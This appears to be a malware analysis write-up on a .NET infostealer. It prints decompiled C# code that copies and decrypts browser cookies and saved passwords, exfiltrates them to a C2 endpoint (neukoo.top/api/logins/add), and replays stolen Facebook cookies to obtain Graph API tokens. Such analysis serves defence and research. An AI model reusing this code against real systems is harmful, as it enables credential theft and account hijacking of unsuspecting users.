
Cookie theft

For each profile found by searching for *Login Data*, the malware extracts the name of the profile, by getting its directory name. Next, the stealer searches for the *Cookies* database and copies it to a temporary folder it created at the beginning.




```
List<logins> list2 = new List<logins>();
foreach (string text5 in array3)
{
    string directoryName2 = Path.GetDirectoryName(text5);
    string fileName = Path.GetFileName(directoryName2);
    if (!(fileName == "System Profile") && !(fileName == "Guest Profile"))
    {
        logins logins = new logins
        {
            Profile = fileName
        };
        string[] array5 = Application.RecursiveSearchIndir\u0002(directoryName2, "Cookies");
        logins.cookies = new List<valueCookies>();
        Dictionary<string, valueCookies> dictionary = new Dictionary<string, valueCookies>();
        foreach (string sourceFileName in array5)
        {
            try
            {
                string text6 = Path.Combine(text, string.Concat(new object[]
                {
                    text4,
                    fileName,
                    "_cookies_",
                    DateTime.Now.Ticks
                }));
                File.Copy(sourceFileName, text6);
                string connectionString = "Data Source=" + text6 + ";Version=3;Journal Mode=TRUNCATE;";
                List<valueCookies> list3 = new List<valueCookies>();
```

The malware starts querying cookies from the cookie database:




```
string connectionString = "Data Source=" + text6 + ";Version=3;Journal Mode=TRUNCATE;";
List<valueCookies> list3 = new List<valueCookies>();
SQLiteConnection sqliteConnection = new SQLiteConnection(connectionString);
try
{
    sqliteConnection.Open();
    using (SQLiteDataReader sqliteDataReader = new SQLiteCommand(sqliteConnection)
    {
        CommandText = "Select * from cookies; "
    }.ExecuteReader())
    {
        while (sqliteDataReader.Read())
        {
            try
            {
                string text7 = string.Empty;
                try
                {
                    text7 = (string)sqliteDataReader["host_key"];
                }
```

It decrypts the cookie's value if it has been encrypted:




```
try
{
    array7 = (byte[])sqliteDataReader["encrypted_value"];
}
catch (Exception u7)
{
    Application.WriteExceptionToConsole\u0002("encrypted_value", u7);
}
long num = 0L;
try
{
    num = (long)sqliteDataReader["expires_utc"];
}
catch (Exception u8)
{
    Application.WriteExceptionToConsole\u0002("expires_utc", u8);
}
if (array7.Length > 0)
{
    try
    {
        value2 = Encoding.UTF8.GetString(Application.UnProtectKey\u0002(array7, array4));
        goto IL_3DA;
    }
    catch (Exception u9)
    {
        Application.WriteExceptionToConsole\u0002("value1", u9);
        goto IL_3DA;
    }
}
try
{
    value2 = (string)sqliteDataReader["value"];
}
```

Finally, it stores the extracted cookies in a list:



```
list3.Add(new valueCookies
{
    domain = text7,
    name = text8,
    value = value2,
    Expires = num
});
```


The malware treats Facebook cookies on a different branch, they are extracted into a dictionary, where only the most recent ones are kept based on Expiration timestamp.



```
if (text7.IndexOf("facebook.com") > -1)
{
    if (dictionary.ContainsKey(text8))
    {
        if (dictionary[text8].Expires < num)
        {
            dictionary[text8] = new valueCookies
            {
                domain = text7,
                name = text8,
                value = value2,
                Expires = num
            };
        }
    }
    else
    {
        dictionary.Add(text8, new valueCookies
        {
            domain = text7,
            name = text8,
            value = value2,
            Expires = num
        });
    }
}
```


Saved password extraction

Following cookie extraction, the stealer extracts saved passwords from the *Login Data* SQLite database, in a similar manner as with cookies.




```
string text9 = Path.Combine(text, string.Concat(new object[]
{
    text4,
    fileName,
    "_login_",
    DateTime.Now.Ticks
}));
File.Copy(text5, text9);
string connectionString2 = "Data Source=" + text9 + ";Version=3;Journal Mode=TRUNCATE;";
SQLiteConnection sqliteConnection2 = new SQLiteConnection(connectionString2);
try
{
    sqliteConnection2.Open();
    SQLiteCommand sqliteCommand = new SQLiteCommand(sqliteConnection2);
    sqliteCommand.CommandText = "Select * from logins; ";
    List<valueLogin> list4 = new List<valueLogin>();
    using (SQLiteDataReader sqliteDataReader2 = sqliteCommand.ExecuteReader())
    {
        while (sqliteDataReader2.Read())
        {
            try
            {
                string domain = (string)sqliteDataReader2["origin_url"];
                string user = (string)sqliteDataReader2["username_value"];
                string pass = string.Empty;
                byte[] u15 = (byte[])sqliteDataReader2["password_value"];
                pass = Encoding.UTF8.GetString(Application.UnProtectKey\u0002(u15, array4));
                list4.Add(new valueLogin
                {
                    domain = domain,
                    user = user,
                    pass = pass
                });
            }
```

The malware gathers the credentials (cookies or logins) in a list before exfiltrating them to the C2 server's */api/logins/add* endpoint.



```
    logins.accounts = list4;
}
catch (Exception u17)
{
    Application.WriteExceptionToConsole\u0002("25", u17);
}
finally
{
    ((IDisposable)sqliteConnection2).Dispose();
}
Thread.Sleep(1000);
if ((logins.accounts != null && logins.accounts.Count > 0) || (logins.cookies != null && logins.cookies.Count > 0))
{
    list2.Add(logins);
}
```




```
if (list2.Count > 0)
{
    appdata.Logins = list2;
    string u30 = JsonConvert.SerializeObject(appdata);
    try
    {
        Application.\u0002("http://neukoo.top/api/logins/add?keyid=" + text2 + "&ran=22c1e2ff-b7d0-47c6-9d83-b7ce3cc97cca", u30,
          "application/json");
    }
    catch (Exception u31)
    {
        Application.WriteExceptionToConsole\u0002("31", u31);
    }
}
```

Establishing a Facebook account's value

If the user has a valid Facebook session, the malware queries Facebook's Graph API to see how much influence the account has.


To achieve this goal, the malware needs an access token it can use to interact with Facebook's Graph API. To obtain the token the malware sends a request to https://business.facebook.com/business_locations, a legitimate Facebook URL, while setting the Facebook cookies it extracted earlier.




```
if (dictionary.Count > 0)
{
    string text10 = string.Empty;
    string text11 = string.Empty;
    string text12 = string.Empty;
    string text13 = string.Empty;
    string uriString = "https://business.facebook.com";
    string text14 = string.Empty;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("https://business.facebook.com/business_locations");
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.0.5) Gecko/2008120122
     Firefox/3.0.5";
        CookieContainer cookieContainer = new CookieContainer();
        httpWebRequest.CookieContainer = cookieContainer;
        text14 = string.Empty;
        foreach (valueCookies valueCookies in dictionary.Values)
        {
            Cookie cookie = new Cookie(valueCookies.name, valueCookies.value);
            string text15 = text14;
            text14 = string.Concat(new string[]
            {
                text15,
                valueCookies.name,
                "=",
                valueCookies.value,
                "; "
            });
            Uri uri = new Uri(uriString);
            httpWebRequest.CookieContainer.Add(uri, cookie);
        }
        IAsyncResult asyncResult = httpWebRequest.BeginGetResponse(null, null);
        asyncResult.AsyncWaitHandle.WaitOne();
        using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.EndGetResponse(asyncResult))
```

The response to this request will include the access token for Graph API, which the malware tries to find by searching for "EEAG".

The malware extracts the tokens from `DTSGInitialData` and `LSD` fields.

